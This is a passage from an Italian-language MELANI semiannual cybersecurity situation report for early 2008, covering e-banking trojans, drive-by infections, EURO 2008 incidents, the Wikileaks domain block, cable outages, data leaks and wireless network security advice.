Nel corso del primo semestre del 2008 MELANI ha osservato diverse ondate di e-mail dirette contro le applicazioni di e-banking. Tali ondate di e-mail si sono in parte susseguite a ritmo settimanale e contenevano sempre il medesimo tipo di malware. Esso veniva però di volta in volta modificato in modo che inizialmente non potesse essere rintracciato o potesse esserlo soltanto da soli pochi programmi antivirus. Dal profilo del contenuto gli e-mail erano strutturati in maniera da destare la curiosità o la paura dei destinatari. La qualità linguistica dei testi variava, anche se in genere erano redatti in un cattivo tedesco. Un'importante peculiarità era l'assenza di dieresi. Anche dal profilo del contenuto gli e-mail presentavano errori. A Ginevra non esiste ad esempio alcuna centrale nucleare svizzera.

In genere occorre partire dal presupposto che l'attualità della notizia, il suo adeguamento tematico al destinatario, nonché la sua qualità linguistica siano fattori destinati a convincere il destinatario a cliccare su un link, rispettivamente ad aprire un allegato. In futuro ci si deve aspettare un numero ancor maggiore di ondate mirate di spam.

Nelle sue newsletter MELANI mette regolarmente e dettagliatamente in guardia contro queste ondate di spam. In genere si raccomanda di usare prudenza nella manipolazione degli e-mail provenienti da mittenti sconosciuti. In un caso del genere bisogna evitare di aprire i documenti allegati o di cliccare sui link. Se il documento è stato aperto o se il link è stato cliccato MELANI raccomanda di rivolgersi a uno specialista di computer per reinstallare il PC. Si raccomanda inoltre di modificare la totalità delle password (conto e-mail, dati di login delle borse di scambio, ecc.).

Nel corso del primo semestre del 2008 sono pure state diffuse tramite infezioni drive-by (cfr. i capitoli 2.2 e 4.3) cavalli di Troia diretti con la clientela e-banking svizzera. Si tratta nella fattispecie di un'ulteriore variante di *software*, diversa da quella distribuita tramite gli e-mail.

In genere vale il seguente principio: se nel caso dell'e-banking si osservano interruzioni inspiegabili della sessione, il cliente interessato dovrebbe contattare immediatamente la hotline e-banking della sua banca.

Attacco ipotetico a forza-eveline.ch

Il 9 aprile 2008 è state reso noto che la pagina di www.forza-eveline.net non era più raggiungibile. Il sito Web raccoglieva messaggi di simpatia per la consigliera federale Eveline Widmer-Schlumpf. Si sospettava un attacco DDoS ai danni del sito Web. Da un'analisi effettuata da MELANI risulta nondimeno che la ripartizione nel tempo delle richieste non presentava alcun picco straordinario, ma corrispondeva unicamente al comportamento temporale di navigazione degli utenti svizzeri. Non si è neppure registrato un numero sproporzionato di richieste provenienti dall'estero. L'ambito statisticamente ben ripartito di *indirizzi IP*, composto praticamente da soli indirizzi svizzeri, fa presumere con grande probabilità che non si trattava di un attacco DDoS. Il volume di dati era certo importante, ma smaltibile da un provider di medie dimensioni. Va comunque osservato che gli attacchi DDoS possono anche essere perpetrati su layer di livello inferiore (ad es. *SYN-Flooding*) che emergono tuttalpiù nei log di un *firewall* o di un *router*. È pure interessante l'analisi delle registrazioni POST. Esse rappresentano le iscrizioni nel registro degli ospiti e sono trasmessi a una *banca dati MySQL.* A un certo momento sono pure apparse iscrizioni sospette che non esistono altrimenti nel file di log. Poco tempo dopo anche la banca dati ha subito un crash.

[11] http://www.melani.admin.ch/dienstleistungen/newsletter/00128/index.html?lang=it (Stand: 11.08.2008).

Secondo MELANI, nella fattispecie è poco probabile che si tratti di un attacco DDoS: si sono verificati al massimo 5 accessi al secondo. È molto più probabile che il sistema non fosse all'altezza delle numerose richieste legittime. MELANI ha comunque rilevato una compromissione ipotetica della sottostante banca dati MySQL. Essa registrava le iscrizioni nel libro degli ospiti.

4.3 Criminalità

Utilizzazione abusiva di diverse pagine per diffondere infezioni drive-by

Nel corso degli ultimi mesi la diffusione di infezioni drive-by ha conosciuto una crescita velocissima. Sono state sistematicamente oggetto di hacking pagine sulle quali è stato successivamente collocato un codice nocivo. A tale scopo si sfruttano i punti deboli dei contenuti Web interattivi o sono spiati i dati di accesso degli amministratori delle pagine Web.

A fine giugno 2008 sono state compromesse in maniera ugualmente massiccia le pagine Web di un provider svizzero di hosting, per collocarvi un link a un *JavaScript* nocivo. Il carattere di perfidia di questo attacco risiede nel fatto che in caso di chiamata normale diretta della pagina il codice nocivo non viene eseguito: l'esecuzione del codice avviene soltanto in caso di chiamata della pagine per il tramite di un motore di ricerca (cfr. il capitolo 2.2). Un'ulteriore misura di camuffamento consiste nel fatto che il JavaScript nocivo utilizza il medesimo nome del JavaScript impiegato per l'analisi della pagine Web (Google-Analytics). Anche il dominio sul quale questo script è memorizzato ha un nome simile a quello ufficiale di Google, al punto da confonderlo, e si differenzia unicamente per quanto concerne i domini top level. Il numero di pagine Web oggetto di hacking è stimato nella fattispecie a circa 1000. Il numero di persone infettate è invece ignoto.

Anche altre pagine Web svizzere sono state vittima di infezioni drive-by. In questo senso è stata compromessa la presenza sul Web dell'ex consigliere agli Stati vallesano Simon Epiney *(simonepiney.ch),* nonché quella del Partito dei Verdi, entrambe vittime di infezioni drive-by. Non appena ne è venuto a conoscenza il provider le ha bloccate temporaneamente. Anche nella fattispecie non si sa quanti utenti di computer siano stati effettivamente infettati. Secondo le indicazioni fornite dal provider in almeno un caso la possibilità che le pagine fossero manipolate è riconducibile a una lacuna di sicurezza di un'applicazione *PHP*.

Gli esercenti di pagine Web farebbero bene a verificare regolarmente le loro applicazioni dal profilo dei rischi per la sicurezza e ad adeguarle se del caso[12]. MELANI raccomanda inoltre agli amministratori Web e agli amministratori dei server di installare senza indugio tutti gli aggiornamenti e i patch, per quanto riguarda sia il software utilizzato sulle loro pagine Web che quello sui loro server Web.

Si raccolgono parimenti su vasta scala i dati di accesso *FTP* alle pagine Web. Tale raccolta può avvenire ad esempio per il tramite di *software nocivo* (*Keylogger*) installato sul computer sul quale viene amministrata la pagina Web.

[12] Cfr. per informazioni più dettagliate: http://www.heise.de/security/Grundsicherung-fuer-PHP-Software--/artikel/96564 (stato: 11.08.2008).

4.4 Diversi

EURO 2008 sfruttato solo limitatamente dai criminali informatici

Sull'arco della durata di EURO 2008 ci si aspettavano attività da parte di criminali informatici che avrebbero sfruttato EURO 2008 come trampolino per le loro operazioni delittuose. Queste attività si sono però mantenute entro stretti limiti. Riportiamo qui di seguito alcuni incidenti:

euroticketshop.com
A fine marzo 2008 gli hacker sono riusciti a manipolare la pagina di ordinazione della borsa biglietti «euroticketshop.com» – una pagina molto frequentata – in modo tale che il visitatore venisse infettato tramite un'*infezione drive-by* dal cavallo di Troia «TR/Dldr.Small.hzj». A seconda delle necessità degli aggressori questo cavallo di Troia poteva scaricare ulteriore *software nocivo*, provvisto delle più diverse funzioni. Non è noto il numero di computer infettati da questa pagina.

sleep-in.ch
Secondo le proprie indicazioni, la pagina Web svizzera «sleep-in.ch» sulla quale erano offerte possibilità di alloggio ai visitatori privati di EURO 2008 è stata attaccata dagli hacker il 21 aprile 2008. Le offerte di oltre 2800 offerenti e ospiti sono state successivamente cancellate in maniera mirata. I dati andati persi poterono in gran parte essere ricostruiti grazie ai backup.

Falsa lotteria UEFA
Durante l'EURO 2008 sono stati inviati numerosi e-mail che annunciavano ai destinatari la vincita di un milione di euro alla lotteria dell'UEFA. La lotteria dell'UEFA era ovviamente una pura invenzione. Per quanto riguarda gli e-mail si trattava di un tentativo tipico di scucire denaro ai destinatari sulla base di false promesse. Al destinatario che rispondeva a un simile e-mail veniva posta con un qualsiasi pretesto l'esigenza del versamento di un anticipo (imposta sulle vincite). Il denaro inizialmente promesso non è di fatto mai stato versato.

Defacement della pagina Web del ministero croato degli affari esteri
Si presume che hacker turchi abbiano manipolato la pagina Internet del ministero croato degli affari esteri durante la partita Croazia – Turchia. Al posto del testo originale è stata affissa una bandiera turca. Il server è stato disattivo dopo la scoperta della manipolazione.

Interruzione di corrente presso l'International Broadcasting Center dell'UEFA
Un'interruzione di corrente presso l'International Broadcasting Center dell'UEFA a Vienna ha causato un blackout televisivo di 8 minuti durante la semifinale Germania – Turchia. Al momento dell'interruzione di corrente infuriava sulla città di Vienna un violento temporale, responsabile di questa panne di corrente. Un errore di software ha impedito la commutazione sui gruppi elettrogeni di emergenza, provocando il crash di alcuni computer. L'interruzione della trasmissione ha colpito tutte le stazioni TV, tranne la Televisione svizzera e Al Jazeera.

Dal profilo della sicurezza dell'informazione l'EURO 2008 è stato molto calmo. Ci si aspettava soprattutto che i criminali informatici avrebbero approfittato dell'EURO 2008 come trampolino per avviare attività delittuose. Si sono comunque verificati alcuni attacchi del genere, ma il numero di comunicazione a MELANI è risultato paragonabile a quello degli altri mesi. In particolare va osservato che non sono stati registrati attacchi DDoS contro le pagine Web di *infrastrutture critiche di informazione*, rispettivamente contro pagine Web di EURO 2008.

Blocco temporaneo di wikileaks.org

Wikileaks è un progetto anonimo nato a fine 2006 e destinato alla «pubblicazione e all'analisi di massa di documenti segreti, garantendo l'anonimato degli autori». Si intende primariamente rivolgersi a persone, specialmente critici dei governi, che non possono comunicare le loro conoscenze alla stampa censurata del loro Paese. Wikileaks intende anche sostenere tutte le persone «che vogliono svelare comportamenti non etici da parte di governi ed imprese». Wikileaks non garantisce personalmente l'autenticità dei documenti e affida ai lettori il compito di avviare ulteriori ricerche.

Il 15 febbraio 2008 il dominio wikileaks.org è stato bloccato in virtù di un provvedimento provvisorio di un giudice californiano. Il blocco è stato provocato dalla pubblicazione di documenti specifici. Un ex collaboratore della filiale delle Isole Cayman della Banca Julius Bär aveva accusato la banca di avere in parte partecipato al riciclaggio di denaro e alle sottrazioni di imposta della sua clientela. I relativi documenti sono stati collocati sulla pagina Web di wikileaks.org. I documenti contenevano corrispondenza, note interne e calcoli della banca. Secondo l'istituto Julius Bär si trattava di un miscuglio di atti derubati che erano in parte stati falsificati, nonché di falsi generici. La Banca Julius Bär ha sporto querela contro le pubblicazioni e ha ottenuto il blocco «provvisorio» dei domini da parte di un giudice statunitense. Questa misura ha suscitato una forte opposizione da parte delle organizzazioni americane dei diritti civili e dei media. Il blocco sarebbe contrario alla libertà di opinione. Due settimane dopo il giudice ha modificato la propria opinione «per dubbi sulla costituzionalità e per altre ponderazioni giuridiche». L'ordinanza è stata abrogata e dal 29 febbraio 2008 la pagina Web è nuovamente consultabile all'indirizzo originale. La banca ha successivamente ritirato la sua querela contro wikileaks.org.

Quando le imprese o i servizi dello Stato tentano di procedere contro la pubblicazione di determinati documenti su Internet, i loro sforzi sono tipicamente infruttuosi. Nella fattispecie lo scambio di corrispondenza tra la banca e i suoi avvocati è apparso poco tempo dopo su Wikileaks con la menzione che la volontà di censura testimonia a favore dell'autenticità del materiale pubblicato. Il frastuono mediatico sul blocco dei domini ha procurato molta pubblicità a livello internazionale a Wikileaks. Sono così stati ulteriormente rivalutati i documenti di provata falsità.

Secondo le indicazioni che ha essa stessa fornito, Wikileaks è gestita da una rete mondiale di volontari. L'interconnessione globale garantisce la flessibilità in caso di necessità. Grazie agli indirizzi alternativi disponibili (wikileaks.be, wikileaks.cx, ecc.) i contenuti rimangono accessibili in maniera semplice anche in caso di blocco dei domini originali. Anche se tutti i domini alternativi conosciuti dovessero essere bloccati, i contenuti, le cui copie speculari si trovano su numerosi *server* in diversi Paesi, rimarrebbero accessibili. Anche in caso di intervento fisico sugli attuali server online della pagina Web, passerebbe poco tempo prima che un altro server riprendesse la sua funzione. In breve, una volta pubblicati su wikileaks i documenti non possono più essere rimossi.

5 Situazione attuale dell'infrastruttura TIC a livello internazionale

5.1 Avarie

Cavi sottomarini Internet danneggiati compromettono il traffico Internet

All'inizio del 2008, nel giro di pochi giorni sono stati danneggiati diversi cavi sottomarini Internet nel Mare Mediterraneo e nel Golfo persico, compromettendo seriamente il traffico Internet tra l'Europa, il Vicino Oriente e il subcontinente indiano. Questi avvenimenti esigono risposte per quanto riguarda la vulnerabilità e la ridondanza di Internet.

Dapprima si sono lacerati due cavi sottomarini che attraverso l'Egitto e i Paesi del Vicino Oriente collegano l'Europa fino all'India. È così stato colpito un punto che costituisce l'unico percorso per il traffico Internet di intere regioni del mondo. Questi danni hanno determinato la riduzione di circa il 70 per cento della capacità di rete in Egitto e compromesso nella misura di oltre il 50 per cento il traffico di dati dall'India in direzione dell'Occidente. Alcuni giorni dopo si sono verificate avarie a due ulteriori cavi sottomarini nel Golfo persico. Le ripercussioni sono state tra l'altro minori perché nello spazio arabo esistono percorsi alternativi.

Il cumulo di queste avarie ha suscitato numerose speculazioni sulla loro origine[13]. Nel frattempo è stato reso noto che almeno due cavi sono stati danneggiati dalle ancore delle navi. In linea di massima i danni a cavi sottomarini Internet non sono comunque rari. Soltanto nel 2007 sono state effettuate oltre 50 riparazioni a cavi nell'Oceano Atlantico[14].

Questi incidenti ci ricordano che anche Internet funziona unicamente grazie a connessioni fisiche. Nel caso di Internet si tratta di reti locali, collegate tra di loro tramite cosiddetti backbone, generalmente cavi in fibra ottica. I cavi che costituiscono la rete non presentano ovunque la medesima densità. Esistono quindi punti, come nel Mare Mediterraneo, dove in caso di interruzione locale della connessione il traffico non può essere trasferito su linee adiacenti. Se un simile punto debole è colpito da un'avaria importante, questa circostanza può compromettere temporaneamente il traffico Internet. In genere Internet reagisce a simili avarie grazie alla sua struttura ridondante e presenta eccedenza di capacità, ciò significa minore vulnerabilità.

Manipolazione incurante di dati sensibili

Il 30 aprile 2008 le autorità italiane hanno pubblicato su Internet le dichiarazioni di imposta del 2005. Le autorità intendevano così provvedere a una maggiore trasparenza. Successivamente la banca dati fiscale registrò un crash in seguito al suo assalto da parte di utenti curiosi. L'autorità italiana di protezione dei dati ha condannato la pubblicazione di informazioni private e ha richiesto il blocco immediato del sito. Numerosi dati erano nondimeno già

[13] Cfr in merito: http://www.economist.com/world/international/displaystory.cfm?story_id=10653963 (stato: 29.07.2008).

[14] Cfr. per informazioni più dettagliate: http://www.heise.de/tr/Warum-das-Netz-zusammenbrach--/artikel/103167 e http://www.heise.de/newsticker/Satellitenbilder-klaeren-Ursachen-fuer-Seekabelbeschaedigungen--/meldung/106502 (stato: 29.07.2008).

in circolazione. Il quotidiano «La Stampa», ad esempio, ha scaricato numerose dichiarazioni di imposta e le ha pubblicate.

Nel mese di maggio del 2008 un hacker ha pubblicato in Internet stringhe di dati concernenti 6 milioni di Cileni, contenenti indicazioni relative a queste persone come nome, indirizzo, numero del telefono, statuto sociale e formazione. Si presume che l'hacker sia penetrato nel server del governo cileno e vi abbia copiato i dati. Sono stati vittima dell'hacking i *server* del ministero dell'educazione, della commissione elettorale, dell'esercito nonché della compagnia telefonica di Stato. Secondo i rapporti i dati sono stati disponili per più ore sulle pagine Web più popolari, da dove poterono essere liberamente scaricati.

Anche questi due esempi illustrano le difficoltà di tenere sotto controllo i dati pubblicati su Internet. Ciò concerne sia i dati privati, sia quelli dello Stato. Come evidenziato dall'esempio dell'Italia e anche da quello di Schengen (cfr. il capitolo 4.1), queste avarie in ambito di dati non sono unicamente riconducibili a circostanze tecniche. Oltre alla sicurezza tecnica occorre soprattutto disciplinare la manipolazione di documenti confidenziali da parte dei collaboratori (cfr. in merito anche il capitolo 2.1).

5.2 Attacchi

Hacking a sfondo politico: la Lituania e Radio Free Europe nel mirino

Alla fine di giugno 2008 circa 300 pagine Web lituane sono state deturpate e tra l'altro completate con i simboli dell'ex Unione sovietica (falce e martello). L'attacco si è verificato soltanto pochi giorni dopo l'adozione di una legge in Lituania, che prevede tra l'altro la punibilità dell'esibizione di questi simboli sovietici. Sono stati vittima di questo attacco i siti Web del governo, dei partiti politici, nonché di imprese private. La maggior parte di queste pagine sono ospitate su un unico *server* fisico, di cui è stata sfruttata una *lacuna di sicurezza*.

Un attacco DDoS, del quale si presume parimenti la matrice politica, è stato diretto nell'aprile 2008 contro Radio Free Europe, un'emittente sostenuta dagli USA. L'attacco era diretto principalmente contro il servizio di Radio Free Europe nella Bielorussia ed è iniziato nel giorno dell'anniversario della catastrofe nucleare di Cernobyl. Quel giorno la radio ha diffuso in diretta una manifestazione di protesta a Minsk che ricordava la miseria delle vittime e si esprimeva contro un decreto del governo in vista della costruzione di una nuova centrale nucleare. Si presume che al culmine dell'attacco l'emittente sia stata sommersa da quasi 50 000 comandi al secondo.

Nel caso di simili attacchi è estremamente difficile identificare gli autori. Per i *defacement* si ricorre sovente ai p*roxy-bot* o ad altre tecniche di camuffamento *IP*. Per quanto riguarda gli attacchi DDoS si utilizzano parimenti *reti bot* per mascherare l'identità degli autori. Si può comunque presumere che entrambi questi attacchi abbiano una matrice politica. Per una valutazione globale dell'hacking a sfondo politico cfr. il capitolo 2.3.

I domini di ICANN e di IANA vittime di hacking

Alla fine del mese di giugno 2008 un gruppo di hacker turchi ha attaccato i domini della Internet Corporation for Assigned Names and Numbers (ICANN) e della Internet Assigned Numbers Authority (IANA) e li ha dirottati. Non è una novità che domini interessanti e noti

siano oggetto di attacchi. Nella fattispecie la peculiarità è costituita dal fatto che nel caso di ICANN e di IANA si tratta delle istituzioni che hanno il controllo dei domini e degli indirizzi IP. Si presume che siano stati colpiti diversi domini, che sono stati dirottati sulla pagina Web degli hacker. Su tale pagina figura infatti il seguente commento in inglese: «Credete di controllare i domini, ma non è affatto vero. Controlliamo i domini, compresi quelli di ICANN!». Non si dispone di indicazioni sul modo di procedere degli hacker. L'incidente sembra comunque provare che un simile attacco può colpire chiunque.

Simili casi evidenziano come sia importante che i provider di Internet hosting mantengano costantemente aggiornati i loro sistemi. Una sfida è costituita dal fatto che su un server di hosting girano contemporaneamente i siti Web di più clienti. Se ad esempio la pagina Web di un cliente è attaccata sfruttando il punto debole di una delle sue applicazioni Web, sussiste la possibilità che ne siano toccate anche le pagine Web di altri clienti. Inversamente, in caso di attacco al server Web stesso, tutte le pagine Web che vi sono memorizzate sono colpite.

6 Prevenzione

6.1 Fulcro: reti radio

Reti radio private

Le reti radio (*WLAN*) sono attualmente molto diffuse anche a livello privato. Molte offerte Internet sono comprensive di un *router* WLAN. Inoltre la tendenza va sempre più in direzione delle apparecchiature mobili – provviste in standard di una carta di rete radio –, a scapito dei desktop computer. Anche l'iPhone darà un ulteriore impulso alla tecnica delle reti radio.

D'altro canto anche la consapevolezza degli utenti in ambito di sicurezza è costantemente cresciuta nel corso degli ultimi anni. In un rapporto del mensile svizzero «IT-Security»[15] sono state analizzate 474 reti radio. L'11 per cento di queste reti è costituito da hotspot (pubblici), il 22 per cento non è cifrato e il 67 per cento è cifrato. Questi dati non rappresentativi sono il risultato di un test sul campo nella città di Zurigo. Essi corrispondono a quelli dei test più recenti in Germania, che constatano un'insufficiente configurazione di sicurezza «soltanto» nel caso di ogni quinta o sesta rete[16]. Secondo altri test invece la pagella degli utenti è molto meno buona[17]. In tutti i casi sembrerebbe comunque assodato che ancor sempre troppe reti radio non sono protette o lo sono soltanto in maniera insufficiente, in particolare se si pensa all'aumento costante degli abusi constatati. In questo senso la possibilità di accesso alla rete interna e l'intercettazione del traffico di rete costituiscono un pericolo (cfr. il capitolo 3.1).

In questa sede va comunque tematizzata l'utilizzazione delle reti radio pubbliche per mascherare la paternità di reati IT. Il Servizio nazionale di coordinazione per la lotta contro la criminalità su Internet (SCOCI) ha rilevato numerosi casi di sfruttamento di WLAN aperte per compiere reati. Si tratta di estorsioni, di sollecitazioni a sfondo sessuale, nonché del download di pedopornografia. Dal profilo della tecnica di sicurezza simili reti sono pertanto esposte a un notevole potenziale di rischio.

---

[15] IT-Security, edizione 2/2006, pagina 40

[16] http://www.lifepr.de/pressemeldungen/pc-feuerwehr-franchise-interactive-media-gmbh/boxid-20794.html (stato: 11.08.2008).

[17] http://www.pressetext.ch/pte.mc?pte=070904001 (Stand: 11.08.2008).

Per quanto riguarda le reti radio aperte la situazione giuridica non è ancora interamente chiarita. Nel corso degli ultimi anni hanno suscitato interesse in questo settore alcune sentenze pronunciate in Germania. In questo senso il Landsgericht di Amburgo si è appellato in una sua sentenza del luglio 2006 ai principi della responsabilità del perturbatore[18]. Per perturbatore si intende in linea di massima chiunque contribuisce in qualsiasi modo e in maniera volontaria e adeguatamente causale a provocare il pregiudizio illegale. Anche gli offerenti di servizi che tramite la mera autorizzazione di accesso a contenuti di terzi forniscono un contributo indiretto alla violazione del diritto, sotto forma di diffusione di informazioni, devono poter esser qualificati come perturbatori. Chiunque esercita senza fili il proprio collegamento Internet deve provvedere alla sicurezza del proprio router: nell'ipotesi contraria esso contravviene agli obblighi di verifica ragionevolmente esigibili da parte sua. Una sentenza dell'Oberlandgericht di Düsseldorf ha stabilito che ognuno è personalmente responsabile della sicurezza della sua WLAN e deve rispondere delle possibili conseguenze di un abuso. Il tribunale esige inoltre che sui computer utilizzati da più persone sia definito per ogni utente un conto provvisto di una propria password. Nella sua recente sentenza del 1° luglio 2008 l'Oberlandgericht di Francoforte sul Meno non condivide questo approccio. Una responsabilità illimitata del proprietario della WLAN sarebbe eccessiva. Chiunque è certamente tenuto a comportarsi in maniera legittima e conforme alla legge. Tale obbligo non può però essere esteso sproporzionatamente in direzione di una responsabilità per terzi sconosciuti a motivo della responsabilità del perturbatore[19].

Secondo le stime dello SCOCI non è attualmente ipotizzabile che in Svizzera l'esercente di una WLAN sia riconosciuto penalmente responsabile. Anche la responsabilità ai sensi dell'articolo 41 CO[20] («Chiunque è tenuto a riparare il danno illecitamente cagionato ad altri sia con intenzione, sia per negligenza od imprudenza») è attualmente poco probabile in Svizzera. Ciò non significa però che la problematica delle WLAN aperte non provochi difficoltà nella vita legale quotidiana. In caso di utilizzazione abusiva di una rete radio potrebbero insorgere alcuni inconvenienti all'esercente. Se per il tramite della rete di quest'ultimo è stato perpetrato un reato, l'autorità di perseguimento penale viene necessariamente a conoscenza di tale indirizzo *IP*. Questo elemento, considerato affidabile nella maggior parte dei casi, fa scattare in genere una perquisizione domiciliare. Sebbene il presunto colpevole non abbia nulla da temere, una siffatta circostanza può alimentare le dicerie dei vicini e suscitare una grande paura.

Gli esercenti di reti radio private devono osservare i seguenti punti.

Protezione della pagina di gestione
La maggior parte degli *access point* WLAN dispone di un'interfaccia di gestione, accessibile mediante browser (http://INDIRIZZO_IP_DELL'ACCESS_POINT). Per il tramite di questa interfaccia possono anche essere eseguiti i parametri di configurazione descritti qui appresso. L'accesso a questa pagina di gestione è protetto da una password standard, che dovrebbe essere immediatamente modificata.

Collegamento radio via access point
Il collegamento radio diretto tra due computer (modalità ad hoc) è sempre relativamente insicuro. È meglio utilizzare un punto d'accesso centrale (access point), per il tramite del quale sono collegate tutte le apparecchiature. In merito l'access point dovrebbe essere configurato

[18] Cfr. sentenza del Landsgericht di Amburgo: http://www.lampmannbehn.de/wlan.html (stato: 11.08.2008).
[19] Cfr. sentenza dell'Oberlandgericht di Francoforte sul Meno: http://medien-internet-und-recht.de/volltext.php?mir_dok_id=1671 (stato: 11.08.2008).
[20] http://www.admin.ch/ch/d/sr/220/a41.html (stato: 11.08.2008).

in maniera tale che la rete radio consenta unicamente il collegamento a Internet, ma non il collegamento alla rete interna.

Disattivazione della configurazione a distanza
Nel caso di alcune stazioni di base è possibile modificare i parametri dall'esterno via Internet. Questa funzione è stata studiata per consentire ai collaboratori del produttore di configurare diversamente la stazione di base per eliminare gli errori. Se non fate uso di questa configurazione a distanza dovete assolutamente disattivarla.

Modifica dell'identificazione di rete
Modificate l'identificazione standard di rete (SSID).

Mascheramento dell'emissione dell'identificazione di rete
Impedite che l'access point WLAN emetta regolarmente la sua identificazione di rete (SSID). A tale scopo dovete selezionare «no» per l'opzione «Broadcast SSID».

Limitazione dell'accesso alle vostre apparecchiature finali
Limitate l'accesso al vostro access point in maniera tale che soltanto le vostre apparecchiature finali possano comunicare con esso. Ciò può essere realizzato rilevando gli *indirizzi MAC* delle vostre apparecchiature finali.

Attivazione della cifratura
Attivate sul vostro hardware WLAN la cifratura *WPA* o *WPA2* e scegliete a tale scopo una password potente, difficilmente risolvibile. Nel caso di WPA2-PSK essa deve constare di almeno 20 caratteri. Modificate regolarmente la chiave di cifratura.

Se il vostro hardware WLAN non supporta alcun WPA o WPA2, attivate la cifratura *WEP*. La chiave WEP (con la lunghezza che avete prescelto, ma almeno 128 bit) deve essere nota sia all'access point, sia all'apparecchiatura finale.

Server Radius per le imprese
L'utilizzazione del server RADIUS provvisto di cifratura WPA2 costituisce probabilmente la migliore protezione delle reti aziendali. RADIUS controlla tra l'altro l'accesso alla rete radio. Le principali funzioni di RADIUS sono l'autentificazione, l'autorizzazione e il conteggio.

Utilizzazione di password in casi di pluralità di utenti
Se la WLAN è messa a disposizione di più utenti, occorre verificare che l'accesso sia limitato a questi soli utenti. Il miglior modo di procedervi è per il tramite di una password convenuta prima della cifratura.

Disattivazione dell'access point in caso di mancata utilizzazione
Disattivate l'access point se non lo utilizzate per un certo periodo di tempo, ad esempio durante la giornata. Gli hacker dispongono così di meno tempo per un attacco.

Reti radio pubbliche

Anche nel settore degli offerenti commerciali e non commerciali pubblici di reti radio la rintracciabilità degli utenti costituisce un tema di attualità. Numerosi offerenti non sono in grado

o sono soltanto limitatamente in grado di seguire un indirizzo IP e di attribuirlo a un utente. In Italia invece ciò è disciplinato per legge dal luglio del 2005 e tutti gli esercenti di reti radio pubbliche devono registrare i loro utenti[21]. Questa normativa si applica ad esempio agli esercenti di caffè Internet o di alberghi. In Svizzera la situazione è diversa. Conformemente alla legge federale sulla sorveglianza della corrispondenza postale e del traffico delle telecomunicazioni (LSCPT), l'offerente di Internet è l'offerente di prestazioni di telecomunicazione o il settore di un siffatto offerente che offre una prestazione pubblica consistente nella trasmissione di informazioni sulla base della tecnologia IP e di indirizzi IP pubblici. Dato che le reti radio non constano normalmente di indirizzi IP pubblici, bensì privati, le imprese e le organizzazione svizzere che offrono reti radio non sono pertanto vincolate dalla LSCPT e dalla relativa ordinanza. Il fatto che esistano comunque semplici possibilità di contributo alla sicurezza è ad esempio illustrato dal progetto WLAN di Energie Wasser Lucerna. La sua offerta di WLAN gratuita è accessibile soltanto a chi si registra preliminarmente a mezzo SMS.

Un'ulteriore problematica è costituita dalle cosiddette carte WLAN a prepagamento dei grandi provider di telefonia che consentono un accesso anonimo agli hotspot WLAN. Questa problematica rammenta l'obbligo di registrazione per la telefonia mobile a prepagamento, postulato per lungo tempo e finalmente introdotto il 1° luglio 2004. Una mozione relativa all'obbligo di registrazione delle carte WLAN a prepagamento, analogo a quello delle carte a prepagamento della telefonia mobile, è attualmente pendente.

La raggiungibilità sempre e ovunque fa vieppiù parte della normalità. In ambito di collegamenti radio la WLAN svolge un ruolo sempre più importante. Proprio in vista dell'introduzione dell'iPhone e di altri telefoni cellulari con accesso WLAN questo tipo di comunicazione dovrebbe conquistarsi ulteriori consensi. Oggi poi è possibile mettere a disposizione a basso costo una connessione Internet – sia via cavo, sia via radio. Diversamente dalla connessione via cavo, la portata della connessione via radio è notevole. È per l'appunto in ambito di rintracciabilità che esistono grandi differenze tra gli offerenti «privati» e quelli concessionari. Dovrebbe essere ovvio per ogni utente di rete radio mantenere pulita la propria rete: una protezione adeguata impedisce che la rete sia sfruttata abusivamente da terzi mentre la corretta attribuzione di un indirizzo IP svolge un ruolo importante in caso di reato per lottare efficacemente contro la criminalità su Internet.

[21] Cfr.: http://www.csmonitor.com/2005/1004/p07s01-woeu.html (stato: 11.08.2008).

7 Attività / Informazioni

7.1 Stati

Germania: prosegue il dibattito sulle perquisizioni online

Alla fine del mese di febbraio 2008 la Corte costituzionale germanica ha statuito che le perquisizioni online sono autorizzate unicamente a severe condizioni[22]. La legge sulla protezione dello Stato del Land Renania del Nord/Vestfalia – legge che prevedeva la perquisizione domiciliare dei computer privati senza peraltro imporre importanti condizioni – è pertanto stata dichiarata nulla[23]. La Corte ha statuito che nel quadro delle perquisizioni online gli inquirenti devono rispettare un diritto fondamentale, che prevede la tutela della confidenzialità e dell'integrità dei sistemi di tecnica dell'informazione. Le limitazioni di questo diritto sono autorizzate a titolo di misure preventive e anche nel quadro del perseguimento penale, ma soltanto a severe condizioni. La perquisizione online può essere effettuata soltanto se «sussistono indizi effettivi di un pericolo concreto per un bene giuridico di capitale importanza». La perquisizione deve essere autorizzata da un giudice e i dati che riguardano la sfera assolutamente protetta dello stile privato di vita devono essere immediatamente cancellati.

All'inizio del mese di giugno 2008 il gabinetto federale ha adottato la legge concernente l'ampliamento delle competenze del Bundeskriminalamt (BKA) nella lotta contro il terrorismo[24]. Il BKA ottiene per la prima volta la facoltà di tutelarsi dai pericoli e quindi competenze che vanno oltre le attività di inchiesta. La legge prevede tra l'altro che il BKA può effettuare perquisizioni online di computer privati. I fautori della legge ne ribadiscono la necessità nella lotta contro il terrorismo come pure la sua conformità legale, tra l'altro con la sentenza della Corte costituzionale citata qui sopra. Gli oppositori ne dubitano invece e considerano la legge anticostituzionale, soprattutto per quanto riguarda la separazione delle attività della polizia e dei servizi segreti. Ci si chiede se la legge entrerà in vigore nel suo stato attuale, visto che dovrà ancora essere confermata dal Parlamento[25].

Le perquisizioni online senza sospetto concreto sono tuttora vietate in Svizzera. La nuova legge sulle misure per la salvaguardia della sicurezza interna (LMSI) prevede nondimeno l'accesso ai computer. Questa misura è però applicabile unicamente in casi eccezionali e a severe condizioni. Il disegno di legge non è ancora stato dibattuto in seno alle Camere federali.

---

[22] Cfr. in merito alle sentenze della Corte costituzionale: http://www.bundesverfassungsgericht.de/entscheidungen/rs20080227_1bvr037007.html e per i comunicati stampa: http://www.bundesverfassungsgericht.de/pressemitteilungen/bvg08-022.htmls (stato: 29.07.2008).

[23] Cfr, in merito alla legge sulla protezione dello Stato del Land Renania del Nord/Vestfalia il rapporto semestrale di MELANI 2007/2, capitolo 7.1: http://www.melani.admin.ch/dokumentation/00123/00124/01048/index.html?lang=it (stato: 29.07.2008).

[24] Per quanto riguarda il disegno di legge cfr.: http://www.bmi.bund.de/Internet/Content/Common/Anlagen/Gesetze/Entwurf__BKAG,templateId=raw,property=publicationFile.pdf/Entwurf_BKAG.pdf e per ulteriori informazioni sul Ministero federale dell'interno: http://www.bmi.bund.de/nn_165104/Internet/Content/Themen/Terrorismus/DatenundFakten/Online-Durchsuchungen.html (stato: 29.07.2008).

